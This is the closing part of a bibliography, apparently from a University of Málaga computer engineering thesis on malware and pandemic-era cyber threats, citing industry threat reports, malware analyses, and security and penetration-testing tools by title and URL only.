[76] Malwarebytes, "Malwarebytes annual state of malware report reveals ransomware detections increased more than 90 percent," Jan 2018. [Online]. Available: https://press.malwarebytes.com/2018/01/25/malwarebytes-annual-state-malware-report-reveals-ransomware-detections-increased-90-percent/

[77] ESET, *INTRODUCCIÓN CONCLUSIONES HALLAZGOS CIBERSEGURIDAD EN TIEMPOS DE PANDEMIA PREOCUPACIONES INCIDENTES CONTROLES*. ESET, Jun 2021. [Online]. Available: https://www.welivesecurity.com/wp-content/uploads/2021/06/ESET-security-report-LATAM2021.pdf

[78] MalwareBytes, *State of Malware report 2021 1*. MalwareBytes, Feb 2021. [Online]. Available: https://www.malwarebytes.com/resources/files/2021/02/mwb_stateofmalwarereport2021.pdf

[79] IBM, *Cost of a Data Breach Report 2020 2 Contents*. IBM, 2021. [Online]. Available: https://www.ibm.com/downloads/cas/RZAX14GX

[80] I. Lella, M. Theocharidou, E. Tsekmezoglou, A. Malatras European, C. Ardagna, S. Corbiaux, A. Sfakianakis, and C. Douligeris, "Enisa threat landscape 2021 editors," *ENISA*, vol. 2021, 2021. [Online]. Available: https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021/@@download/fullReport

[81] S. Venkatesha, K. R. Reddy, and B. R. Chandavarkar, "Social engineering attacks during the covid-19 pandemic," *SN Computer Science*, vol. 2, no. 2, Feb 2021. [Online]. Available: https://link.springer.com/article/10.1007/s42979-020-00443-1

[82] S. de Investigación del Parlamento Europeo, *Ten technologies to fight coronavirus*. European Parliament, 2020. [Online]. Available: https://www.europarl.europa.eu/RegData/etudes/IDAN/2020/641543/EPRS_IDA(2020)641543_EN.pdf

[83] Z. Voell, "Ethereum classic hit by third 51 % attack in a month," Aug 2020. [Online]. Available: https://www.coindesk.com/markets/2020/08/29/ethereum-classic-hit-by-third-51-attack-in-a-month/

[84] C. E. Kelso, "Bitcoin gold hacked for $18 million," May 2018. [Online]. Available: https://news.bitcoin.com/bitcoin-gold-hacked-for-18-million/

[85] BBVA, "Identidad digital, "machine learning" y criptografía avanzada: los cambios tecnológicos de la era post covid-19," Jun 2020. [Online]. Available: https://www.bbva.com/es/identidad-digital-machine-learning-y-criptografia-avanzada-los-cambios-tecnologicos-de-la-era-post-covid-19/

[86] U. P. A. Networks, "2020 unit 42 iot threat report," 2020. [Online]. Available: https://start.paloaltonetworks.com/unit-42-iot-threat-report

[87] ZScaler, "Iot in the enterprise: Empty office edition," *ZScaler*, 2021. [Online]. Available: https://www.zscaler.com/resources/industry-reports/threatlabz-iot-in-the-enterprise.pdf

[88] Microsoft, "Microsoft report shows increasing sophistication of cyber threats," Sep 2020. [Online]. Available: https://blogs.microsoft.com/on-the-issues/2020/09/29/microsoft-digital-defense-report-cyber-threats

[89] EUROPOL, "Internet organised crime threat assessment (iocta) 2020," Dec 2021. [Online]. Available: https://www.europol.europa.eu/publications-events/main-reports/internet-organised-crime-threat-assessment-iocta-2020

[90] ProofPoint, "Threat actor profile: Ta542, from banker to malware distribution service," May 2019. [Online]. Available: https://www.proofpoint.com/us/threat-insight/post/threat-actor-profile-ta542-banker-malware-distribution-service

[91] E. Guide, *EMOTET: A TECHNICAL ANALYSIS OF THE DESTRUCTIVE, POLYMORPHIC MALWARE.* Bromium, Jul 2019. [Online]. Available: https://www.bromium.com/wp-content/uploads/2019/07/Bromium-Emotet-Technical-Analysis-Report.pdf

[92] VirusTotal, "Virustotal - muestra de emotet." [Online]. Available: https://www.virustotal.com/gui/file/82fa35d4f8552c453b7ae2603738478cc22a266e687e481d02473ace810c7e1a/behavior/Dr.Web%20vxCube

[93] P. Lagadec, "Vipermonkey," May 2022. [Online]. Available: https://github.com/decalage2/ViperMonkey

[94] decalage2, "olevba · decalage2/oletools wiki." [Online]. Available: https://github.com/decalage2/oletools/wiki/olevba

[95] D. Stevens, "Didierstevens/didierstevenssuite," Aug 2022. [Online]. Available: https://github.com/DidierStevens/DidierStevensSuite/blob/master/pecheck.py

[96] "https://twitter.com/malware_traffic." [Online]. Available: https://twitter.com/malware_traffic

[97] B. Duncan, "Malware-traffic-analysis.net - 2020-05-28 - traffic analysis exercise - steelcoffee," May 2020. [Online]. Available: https://www.malware-traffic-analysis.net/2020/05/28/index.html

[98] W. Foundation, "Wireshark," 2016. [Online]. Available: https://www.wireshark.org/

[99] "Curl.se - command line tool and library for transferring data with urls." [Online]. Available: https://curl.se/

[100] CISA, "Homepage | cisa," 2020. [Online]. Available: https://www.cisa.gov/

[101] ——, "Trickbot malware | cisa," Mar 2021. [Online]. Available: https://www.cisa.gov/uscert/ncas/alerts/aa21-076a

[102] Hors, "Detect it easy," Oct 2021. [Online]. Available: https://github.com/horsicq/Detect-It-Easy

[103] VirusTotal, "Virustotal - trickbot." [Online]. Available: https://www.virustotal.com/gui/file/934c84524389ecfb3b1dfcb28f9697a2b52ea0ebcaa510469f0d2d9086bcc79a/detection

[104] FileScan.io, "Filescan.io - next-gen malware analysis platform." [Online]. Available: https://www.filescan.io/reports/4e76d73f3b303e481036ada80c2eeba8db2f306cbc9323748560843c80b2fed1/ddbb13e1-7b7e-4978-8f4c-913e03fe897c/overview

[105] XMRig, "Xmrig." [Online]. Available: https://xmrig.com/

[106] Cryptoloot, "Cryptoloot - earn more from your traffic," 2017. [Online]. Available: https://crypto-loot.org/

[107] JSEcoin, "Jsecoin - página de inicio." [Online]. Available: https://platform.jsecoin.com/en/home/

[108] G. Amato, "guelfoweb/peframe," Sep 2020. [Online]. Available: https://github.com/guelfoweb/peframe

[109] B. Smith, "The need for urgent collective action to keep people safe online: Lessons from last week's cyberattack," May 2017. [Online]. Available: https://blogs.microsoft.com/on-the-issues/2017/05/14/need-urgent-collective-action-keep-people-safe-online-lessons-last-weeks-cyberattack/

[110] C. Burdova, "What is eternalblue and why is the ms17-010 exploit still relevant?" Jun 2020. [Online]. Available: https://www.avast.com/c-eternalblue

[111] A. Z. Zaikin, "pedump," Aug 2022. [Online]. Available: https://github.com/zed-0xff/pedump

[112] W. B. Millard, "Where bits and bytes meet flesh and blood," *Annals of Emergency Medicine*, vol. 70, no. 3, p. A17–A21, Sep 2017.

[113] C. M. Williams, R. Chaturvedi, and K. Chakravarthy, "Cybersecurity risks in a pandemic," *Journal of Medical Internet Research*, vol. 22, no. 9, p. e23692, Sep 2020.

[114] R. Hattersley-Gray, "Pro-russia hackers targeted more than 400 u.s. hospitals in 2020," Mar 2022. [Online]. Available: https://www.campussafetymagazine.com/hospital/pro-russia-hackers-targeted-400-us-hospitals/

[115] PCMag, "Definition of heartbeat." [Online]. Available: https://www.pcmag.com/encyclopedia/term/heartbeat

[116] Rapid7, "Metasploit | penetration testing software, pen testing security | metasploit," 2019. [Online]. Available: https://www.metasploit.com/

[117] C. Security, "Core impact | penetration testing software | core security." [Online]. Available: https://www.coresecurity.com/products/core-impact

[118] HelpSystems, "Cobalt strike | adversary simulation." [Online]. Available: https://www.cobaltstrike.com/

[119] B. . PortSwigger, "Burp suite scanner," 2019. [Online]. Available: https://portswigger.net/burp

[120] ParrotSec, "mimikatz," Oct 2021. [Online]. Available: https://github.com/ParrotSec/mimikatz

[121] Crypto++, "Chacha20 - crypto++ wiki." [Online]. Available: https://www.cryptopp.com/wiki/ChaCha20

[122] F. S. Team, "Trickbot or treat – knocking on the door and trying to enter," Sep 2019. [Online]. Available: https://www.fortinet.com/blog/threat-research/trickbot-or-treat-threat-analysis

[123] D. R. Group, "Dfir research group." [Online]. Available: https://difr.unipi.gr/

[124] T. Cymru, "Team cymru," Apr 2020. [Online]. Available: https://team-cymru.com/

[125] S. Security, "Vulnerability and threat trends report 2021," *Skybox Security*, no. 2021, Feb 2021. [Online]. Available: https://www.skyboxsecurity.com/resources/report/vulnerability-threat-trends-report-2021/

[126] R. Davidson, "The fight against malware as a service," *Network Security*, vol. 2021, no. 8, p. 7–11, Aug 2021.

[127] Malwarebytes, "Malwarebytes 2022 threat review," 2022. [Online]. Available: https://www.malwarebytes.com/resources/malwarebytes-threat-review-2022/index.html

[128] ZScaler, "30,000 percent increase in covid-19-themed attacks," Apr 2020. [Online]. Available: https://www.zscaler.com/blogs/security-research/30000-percent-increase-covid-19-themed-attacks

[129] T. Kellermann and Head, *COVID-19 Continues to Create a Larger Surface Area for Cyberattacks Incident response professionals note an increase in counter IR and island hopping Global Incident Response Threat Report.* VMWare, 2020. [Online]. Available: https://www.vmware.com/content/dam/digitalmarketing/vmware/en/pdf/docs/vmwcb-report-covid-19-continues-to-create-a-larger-surface-area-for-cyberattacks.pdf

UNIVERSIDAD DE MÁLAGA | uma.es

E.T.S de Ingeniería Informática
Bulevar Louis Pasteur, 35
Campus de Teatinos
29071 Málaga

E.T.S. DE INGENIERÍA INFORMÁTICA